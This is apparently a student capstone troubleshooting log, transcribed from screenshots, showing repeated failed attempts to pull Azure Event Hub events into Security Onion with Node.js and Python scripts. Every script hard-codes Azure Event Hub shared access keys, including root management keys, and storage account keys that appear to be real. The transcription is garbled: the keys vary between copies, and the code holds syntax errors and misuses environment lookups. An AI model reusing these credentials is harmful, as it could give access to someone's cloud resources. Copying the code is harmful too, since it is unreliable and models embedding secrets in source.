const EHString8 = "Endpoint=sb://v/parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znDCVfsIKE67LWD2e0s4m37//nzyq/f0/Qxonqqy=;EntityPath=pawnee";

//script string declarations
const connectionString = EHString8;
const eventHubName = "pawnee";
const consumerGroup = "$Default";
const storageConnectionString = storageString1;
const containerName = "indiana";

```

First half of the testing did not lead to any results. Code would run without error, but no events were received.

```
[C:\] Prufrock@securityonion: ~  
Prufrock@securityonion:~$ ls  
Desktop node_modules package.json package-lock.json receive2.js receive3.js receive.js  
Prufrock@securityonion:~$ node receive.js  
Prufrock@securityonion:~$ sudo nano receive.js  
Prufrock@securityonion:~$ node receive.js  
Prufrock@securityonion:~$ sudo nano receive.js  
Prufrock@securityonion:~$ Prufrock@securityonion:~$ node receive.js  
Prufrock@securityonion:~$ sudo nano receive.js  
Prufrock@securityonion:~$ Prufrock@securityonion:~$ node receive.js  
Prufrock@securityonion:~$ sudo nano receive.js  
Prufrock@securityonion:~$ Prufrock@securityonion:~$ node receive.js  
Prufrock@securityonion:~$ sudo nano receive.js  
Prufrock@securityonion:~$ Prufrock@securityonion:~$ node receive.js  
Prufrock@securityonion:~$ sudo nano receive.js  
Prufrock@securityonion:~$ Prufrock@securityonion:~$ node receive.js  
Prufrock@securityonion:~$ sudo nano receive.js  
Prufrock@securityonion:~$ node receive.js  
Prufrock@securityonion:~$
```

Test 9

Test 10

Test 11

```

$ Prufrock@securityonion: ~
GNU nano 2.5.3                               File: receive.js                         Modified ^

const { EventHubConsumerClient } = require("@azure/event-hubs");
const { ContainerClient } = require("@azure/storage-blob");
const { BlobCheckpointStore } = require("@azure/eventhubs-checkpointstore-blob");

//storage strings
const storageString1 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mJZxrBXVJ1MbbgBhkPdxahZzeBuxPLAk0SpEajYbJ4d6PnAngqFD63MYF4KVu6pUdSPlxUEDrPcIRc4peng==;EndpointSuffix=co";
const storageString2 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=10ENXubyotIm0rNxJ5guUP30QOqeMLqhqfek4qGzMHQy1F1BX1/JNp157YXUO/NYLZ61VQPoo411YeYziJA==;EndpointSuffix=co";

//event hub namespace and instance strings
const EHString1 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=Zhk7EbJuxt/gj85j+ibr1w9uRqk1PFWc4ZwDeGzga=";
const EHString2 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=DOCM-Nu09xaxHxxNDJuw46SX2rSFt/atbAtQ6GVE=";
const EHString3 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=PaJn0fRVXhZtWxS/VcAvhIXDbrFEdh+1lUKPHJD8EA=";
const EHString4 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=kV435RnfxOCYMrPxgdv5BGumSmD/Gz78C3U9D65u=";
const EHString5 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=jLF1R4Op12nq0Pekg5YX9lgSG6neff0hK13af47q6Hg==;EntityPath=pawnee";
const EHString6 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=2zE+sqJ2t2wN5fdxFglsvJrzby/9w2kcrh4xty7R0k==;EntityPath=pawnee";
const EHString7 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=2zE+sqJ2t2wN5fdxFglsvJrzby/9w2kcrh4xty7R0k==;EntityPath=pawnee";
const EHString8 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znDCVfs1KE67LWDze0s4m3//7nzyq/Fd/Qxonqqy=;EntityPath=pawnee";

//script string declarations
const connectionString = EHString2;
const eventHubName = "pawnee";
const consumerGroup = "$Default";
const storageConnectionString = storageString2;
const containerName = "indiana";

```

Test 12

```

$ Prufrock@securityonion: ~
GNU nano 2.5.3                               File: receive.js                         Modified ^

const { EventHubConsumerClient } = require("@azure/event-hubs");
const { ContainerClient } = require("@azure/storage-blob");
const { BlobCheckpointStore } = require("@azure/eventhubs-checkpointstore-blob");

//storage strings
const storageString1 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mJZxrBXVJ1MbbgBhkPdxahZzeBuxPLAk0SpEajYbJ4d6PnAngqFD63MYF4KVu6pUdSPlxUEDrPcIRc4peng==;EndpointSuffix=co";
const storageString2 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=10ENXubyotIm0rNxJ5guUP30QOqeMLqhqfek4qGzMHQy1F1BX1/JNp157YXUO/NYLZ61VQPoo411YeYziJA==;EndpointSuffix=co";

//event hub namespace and instance strings
const EHString1 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=Zhk7EbJuxt/gj85j+ibr1w9uRqk1PFWc4ZwDeGzga=";
const EHString2 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=DOCM-Nu09xaxHxxNDJuw46SX2rSFt/atbAtQ6GVE=";
const EHString3 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=PaJn0fRVXhZtWxS/VcAvhIXDbrFEdh+1lUKPHJD8EA=";
const EHString4 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=kV435RnfxOCYMrPxgdv5BGumSmD/Gz78C3U9D65u=";
const EHString5 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=jLF1R4Op12nq0Pekg5YX9lgSG6neff0hK13af47q6Hg==;EntityPath=pawnee";
const EHString6 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=2zE+sqJ2t2wN5fdxFglsvJrzby/9w2kcrh4xty7R0k==;EntityPath=pawnee";
const EHString7 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=2zE+sqJ2t2wN5fdxFglsvJrzby/9w2kcrh4xty7R0k==;EntityPath=pawnee";
const EHString8 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znDCVfs1KE67LWDze0s4m3//7nzyq/Fd/Qxonqqy=;EntityPath=pawnee";

//script string declarations
const connectionString = EHString4;
const eventHubName = "pawnee";
const consumerGroup = "$Default";
const storageConnectionString = storageString2;
const containerName = "indiana";

```

Test 13

```

$ Prufrock@securityonion: ~
GNU nano 2.5.3                               File: receive.js                         Modified ^

const { EventHubConsumerClient } = require("@azure/event-hubs");
const { ContainerClient } = require("@azure/storage-blob");
const { BlobCheckpointStore } = require("@azure/eventhubs-checkpointstore-blob");

//storage strings
const storageString1 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mJZxrBXVJ1MbbgBhkPdxahZzeBuxPLAk0SpEajYbJ4d6PnAngqFD63MYF4KVu6pUdSPlxUEDrPcIRc4peng==;EndpointSuffix=co";
const storageString2 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=10ENXubyotIm0rNxJ5guUP30QOqeMLqhqfek4qGzMHQy1F1BX1/JNp157YXUO/NYLZ61VQPoo411YeYziJA==;EndpointSuffix=co";

//event hub namespace and instance strings
const EHString1 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=Zhk7EbJuxt/gj85j+ibr1w9uRqk1PFWc4ZwDeGzga=";
const EHString2 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=DOCM-Nu09xaxHxxNDJuw46SX2rSFt/atbAtQ6GVE=";
const EHString3 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=PaJn0fRVXhZtWxS/VcAvhIXDbrFEdh+1lUKPHJD8EA=";
const EHString4 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=kV435RnfxOCYMrPxgdv5BGumSmD/Gz78C3U9D65u=";
const EHString5 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=jLF1R4Op12nq0Pekg5YX9lgSG6neff0hK13af47q6Hg==;EntityPath=pawnee";
const EHString6 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=2zE+sqJ2t2wN5fdxFglsvJrzby/9w2kcrh4xty7R0k==;EntityPath=pawnee";
const EHString7 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=2zE+sqJ2t2wN5fdxFglsvJrzby/9w2kcrh4xty7R0k==;EntityPath=pawnee";
const EHString8 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znDCVfs1KE67LWDze0s4m3//7nzyq/Fd/Qxonqqy=;EntityPath=pawnee";

//script string declarations
const connectionString = EHString5;
const eventHubName = "pawnee";
const consumerGroup = "$Default";
const storageConnectionString = storageString2;
const containerName = "indiana";

```

Test 14

```

$ Prufrock@securityonion: ~
GNU nano 2.5.3                               File: receive.js                         Modified ^

const { EventHubConsumerClient } = require("@azure/event-hubs");
const { ContainerClient } = require("@azure/storage-blob");
const { BlobCheckpointStore } = require("@azure/eventhubs-checkpointstore-blob");

//storage strings
const storageString1 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mJZxrBXVJ1MbbgBhkPdxahZzeBuxPLAk0SpEajYbJ4d6PnAngqFD63MYF4KVu6pUdSPlxUEDrPcIRc4peng==;EndpointSuffix=co";
const storageString2 = "DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=10ENXubyotIm0rNxJ5guUP30QOqeMLqhqfek4qGzMHQy1F1BX1/JNp157YXUO/NYLZ61VQPoo411YeYziJA==;EndpointSuffix=co";

//event hub namespace and instance strings
const EHString1 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=Zhk7EbJuxt/gj85j+ibr1w9uRqk1PFWc4ZwDeGzga=";
const EHString2 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=DOCM-Nu09xaxHxxNDJuw46SX2rSFt/atbAtQ6GVE=";
const EHString3 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=PaJn0fRVXhZtWxS/VcAvhIXDbrFEdh+1lUKPHJD8EA=";
const EHString4 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=listen;SharedAccessKey=kV435RnfxOCYMrPxgdv5BGumSmD/Gz78C3U9D65u=";
const EHString5 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=jLF1R4Op12nq0Pekg5YX9lgSG6neff0hK13af47q6Hg==;EntityPath=pawnee";
const EHString6 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=2zE+sqJ2t2wN5fdxFglsvJrzby/9w2kcrh4xty7R0k==;EntityPath=pawnee";
const EHString7 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=2zE+sqJ2t2wN5fdxFglsvJrzby/9w2kcrh4xty7R0k==;EntityPath=pawnee";
const EHString8 = "Endpoint=sb://vvparksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znDCVfs1KE67LWDze0s4m3//7nzyq/Fd/Qxonqqy=;EntityPath=pawnee";

//script string declarations
const connectionString = EHString6;
const eventHubName = "pawnee";
const consumerGroup = "$Default";
const storageConnectionString = storageString2;
const containerName = "indiana";


```

Test 15

Test 16

After running the script 16 times, none of the key combinations led to successful receipt of events.

When the event hub instance is checked, it seems to be working fine. It is receiving messages from Azure Monitor. The persistent problem lies in the event consumer (the SO server), which cannot seem to establish a connection with the event hub.



For the sake of completeness, the same test was done with the Python script previously tested.

Test 1

```

GNU nano 2.5.3                               File: recv.py

#!/usr/bin/env python

import asyncio
import os
from azure.eventhub import EventHubConsumerClient
from azure.eventhub.extensions import AutoComplete
from azure.eventhub.extensions.checkpointstoreblobai import BlobCheckpointStore
from azure.eventhub.extensions.checkpointstoreblobai import import *

# Event Hub Connection strings
EH_STRING1 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=2hrf7DwexzgjU510r16puRqk1PENc4ZuDe9zgA=="]
EH_STRING2 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=2hrf7DwexzgjU510r16puRqk1PENc4ZuDe9zgA=="]
EH_STRING3 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=RaHrOfVxhTiwXsVCAw0DXhRuFF4nU11UKKH0DE8A=="]
EH_STRING4 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=kVa35ntFOXCvMorVrxgDySBGusw0Q/Gz78cJU9064u=="]
EH_STRING5 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=jLF1R4OpJ2npPeKgSYX91q5GnefF0K13af47q0lg==;EntityPath=pawnee"]
EH_STRING6 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=z2E+sQj2t2WsfIdxFisvJrzyp9M92kcRh4x+ty7R0k==;EntityPath=pawnee"]
EH_STRING7 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=zsee8chNx24js51uMcJ38kRgzuexTdNeSoluIM==;EntityPath=pawnee"]
EH_STRING8 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=xmDCVfs1kE67LMD2ee5q4m37/7nzqy/FD/xomqY==;EntityPath=pawnee"]

# Script: Account Connection strings
SA_STRING1 = os.environ["DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mF72xr8XvIM1bibqBhkdxah77eBuxPLAK85Ea1vb24dPnAnqdFD63MF4Kvupn159LXUEPnPcTR4gen==;EndpointSuffix=."]
SA_STRING2 = os.environ["DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=1oMENxubyotIm0IrN35guJP30NQeBMLpqheF4dgQgMhQy1FlBX1/JNp157YXU0/NYL26lVQPoo411YBYZ1JA==;EndpointSuffix=."]
# Script: Body
EVENTHUB_CONNECTION_STR = EH_STRING1
STORAGE_CONNECTION_STR = SA_STRING1
BLOB_CONTAINER_NAME = "Indiana"

async def on_event(partition_context, event):
    print("Received event from partition: {}.".format(partition_context.partition_id))
    await partition_context.update_checkpoint(event)

async def receive(client):
    await client.receive(
        on_event_on_event,
        starting_position="-1",
    )

async def main():
    checkpoint_store = BlobCheckpointStore.from_connection_string(STORAGE_CONNECTION_STR, BLOB_CONTAINER_NAME)
    client = EventHubConsumerClient.from_connection_string(EVENTHUB_CONNECTION_STR, consumer_group="test", checkpoint_store=checkpoint_store)
    async with client:
        await client.receive(on_event)

if __name__ == '__main__':
    loop = asyncio.get_event_loop()
    loop.run_until_complete(main())

```

KeyError generated.

```
[root@securityonion:~/Desktop]# Prufrock@securityonion:~/Desktop$ sudo nano recv.py
Prufrock@securityonion:~/Desktop$ clear
Prufrock@securityonion:~/Desktop$ sudo nano recv.py
Prufrock@securityonion:~/Desktop$ Prufrock@securityonion:~/Desktop$ 
Prufrock@securityonion:~/Desktop$ python3 recv.py
Traceback (most recent call last):
  File "recv.py", line 12, in <module>
    EH_STRING = 'os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=Zhka7EbJwxt/gj85j+1br1wP9uRqk1PEWC4ZwDeGzgA="']
  File "/usr/lib/python3.5/os.py", line 725, in __getitem__
    raise KeyError(key) from None
KeyError: 'Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=Zhka7EbJwxt/gj85j+1br1wP9uRqk1PEWC4ZwDeGzgA='
Prufrock@securityonion:~/Desktop$
```

Test 2


```

Prurock@securityonion:~/Desktop$ python3 recv.py
Traceback (most recent call last):
  File "recv.py", line 13, in <module>
    EH_STRING2 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=DOCM+NwD9EaXhXpXvNDjuw46SX2r3SFt/atbAQt6GVE="]
File "/usr/lib/python3.5/os.py", line 725, in __getitem__
    raise KeyError(key) from None
KeyError: 'Endpoint=sb://parksnrec.servicebus.windows.net;/SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=DOCM+NwD9EaXhXpXvNDjuw46SX2r3SFt/atbAQt6GVE='

```

KeyError generated.

Test 3



```

#!/usr/bin/env python
File: recv.py

import asyncio
import os
from azure.eventhub import EventHubConsumerClient
from azure.eventhub.aio import EventHubConsumerClient
from azure.eventhub.extensions.checkpointstoreblobai import BlobCheckpointStore
from azure.eventhub.extensions.checkpointstoreblobai import *

# Event Hub Connection Strings
EH_STRING1 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=7Hka7Eb7wxt/gj85j+1br1vP9uRqk1PEWC4ZwDeGzgA="]
EH_STRING2 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=d0CMhWd9EaD9xWm1u46Sx2r3f/athAQt6GV="]
EH_STRING3 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=PaJhr0FXvhZiwX5/Vc4WvIXDbRwFEdN+i1UKPHJD0EA="]
EH_STRING4 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=PaVasRntr0XCYh0vVpgDyabuwm0d/ez78c3U9004U="]
EH_STRING5 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=jLFIr40q12np0pk5YX0lq5G6nefFOhX13af47QhMg=;EntityPath=paamee"]
EH_STRING6 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=8sgee8Cx143q1u1ciCJ38mlmgzguexlndNe5oLuh=;EntityPath=paamee"]
EH_STRING7 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=z2z+sQ2t2W5fdxf1syRjzyPj9u2kcn44+cyR0k=;EntityPath=paamee"]
EH_STRING8 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=crnDCVfsikeE67LwZee6sq4m37//nzcqy/fo/Qconqy=;EntityPath=paamee"]

# Storage Account Connection Strings
SA_STRING1 = os.environ["DefaultEndpointsProtocol=https;AccountName=securityyonlongapstone;AccountKey=eJ2xr0XV1m1b0bhDxah7Z8buIxPLAKB5pea1Yb+4dPpAaqFFB63MY4Avp6pIdSPUxDroPcIR4aenee+=;EndpointSuffix=cs"]
SA_STRING2 = os.environ["DefaultEndpointsProtocol=https;AccountName=securityyonlongapstone;AccountKey=1oMEHXcbyotIM@InX05guIP3OWQeBMLqheFk4qgZMhQy1FBX1/JNp157YX0U;NVLZ61VQPo41Iy6Y21jA=;EndpointSuffix=cs"]

# Explicit Body
EVENTHUB_CONNECTION_STR = EH_STRING3
STORAGE_CONNECTION_STR = SA_STRING1
BLOB_CONTAINER_NAME = "indiana"

async def on_event(partition_context, event):
    print("Received event from partition: {}".format(partition_context.partition_id))
    await partition_context.update_checkpoint(event)

async def receive(client):
    await client.receive(
        on_event=on_event,
        starting_position="-1",
    )

async def main():
    checkpoint_store = BlobCheckpointStore.from_connection_string(STORAGE_CONNECTION_STR, BLOB_CONTAINER_NAME)
    client = EventHubConsumerClient.from_connection_string(
        EVENTHUB_CONNECTION_STR,
        consumer_group="perfout",
        checkpoint_store=checkpoint_store,
    )
    sync with client:
        await receive(client)

if __name__ == '__main__':
    loop = asyncio.get_event_loop()
    loop.run_until_complete(main())

```

KeyError generated.

```

prufrock@securityonion:~/Desktop$ prufrock@securityonion:~/Desktop$ python3 recv.py
Traceback (most recent call last):
  File "recv.py", line 14, in <module>
    EH_STRING3 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=PaJhr0FXvhZiwX5/Vc4WvIXDbRwFEdN+i1UKPHJD0EA="]
  File "/usr/lib/python3.5/os.py", line 725, in __getitem__
    raise KeyError(key) from None
KeyError: 'Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=PaJhr0FXvhZiwX5/Vc4WvIXDbRwFEdN+i1UKPHJD0EA='

```

Test 4

```

Prufrock@securityonion:~/Desktop
GLU nano 2.5.3
File: recv.py

#!/usr/bin/env python

import asyncio
import os
from azure.eventhub import EventHubConsumerClient
from azure.eventhub.aio import EventHubConsumerClient
from azure.eventhub.extensions.checkpointstoreblobai import BlobCheckpointStore
from azure.eventhub.extensions.checkpointstoreblobai import *

# Event Hub Connection Strings
EH_STRING1 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=ZHka7EbJwxt/gj85j+lbr1vP9uRqk1PEWC4ZwDeGzgA="]
EH_STRING2 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=RootManageSharedAccessKey;SharedAccessKey=d0CMhxD9ExKnxVMDju4GSx2r35Ft/abAQt6GV="]
EH_STRING3 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=Pa1h0eRXb7tXs5Ac4kvTX0BhNEFdN+11KPKUDjw0EA="]
EH_STRING4 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=kVa3SRntF0XCYMoRvPwgDy5BGusm9d/Gz78c3U906sU="]
EH_STRING5 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=yLJL1n4Q1p1ng0Pekg5X9iqsuefFOhX13af47q6lg=;EntityPath=paame"]
EH_STRING6 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancemanagepolicy;SharedAccessKey=8sgee8Cx143q5iu1ciCJ38mlmgzguexFdmNe5oUih=;EntityPath=paame"]
EH_STRING7 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=zz2+sQZt1W5f5dxdf1syRjzypJ9u2kCn4+xTyR0k=;EntityPath=paame"]
EH_STRING8 = os.environ["Endpoint=sb://parksnrec.servicebus.windows.net/;SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=znOCVfsikE67LwZeeEsq4m37//nzqy/xO/Qconqg=;EntityPath=paame"]

# Storage Account Connection Strings
SA_STRING1 = os.environ['DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=mfJ2xrXVJHibbgBhkDxaHZZe0uxPLAx05peaJYb24d5PiAngFFD63MY4kVuOpIdSPLUEDroPcIRc4Ageng=;EndpointSuffix=']
SA_STRING2 = os.environ['DefaultEndpointsProtocol=https;AccountName=securityonioncapstone;AccountKey=10hNxeyot1MmrxJsguiJtWQJehhQuherk4sq2MnyJ1BX1Jnp1s/XUO/NV1zb1Vq0o41lyby21/A==;EndpointSuffix=']

# EventHub Body
EVENTHUB_CONNECTION_STR = EH_STRING4
STORAGE_CONNECTION_STR = SA_STRING1
BLOB_CONTAINER_NAME = "indiana"

async def on_event(partition_context, event):
    print("Received event from partition: {}".format(partition_context.partition_id))
    await partition_context.update_checkpoint(event)

async def receive(client):
    await client.receive(
        on_event=on_event,
        starting_position="-1",
    )

async def main():
    checkpoint_store = BlobCheckpointStore.from_connection_string(STORAGE_CONNECTION_STR, BLOB_CONTAINER_NAME)
    client = EventHubConsumerClient.from_connection_string(
        EVENTHUB_CONNECTION_STR,
        consumer_group="perfout",
        checkpoint_store=checkpoint_store,
    )
    sync with client:
        await receive(client)

if __name__ == '__main__':
    loop = asyncio.get_event_loop()
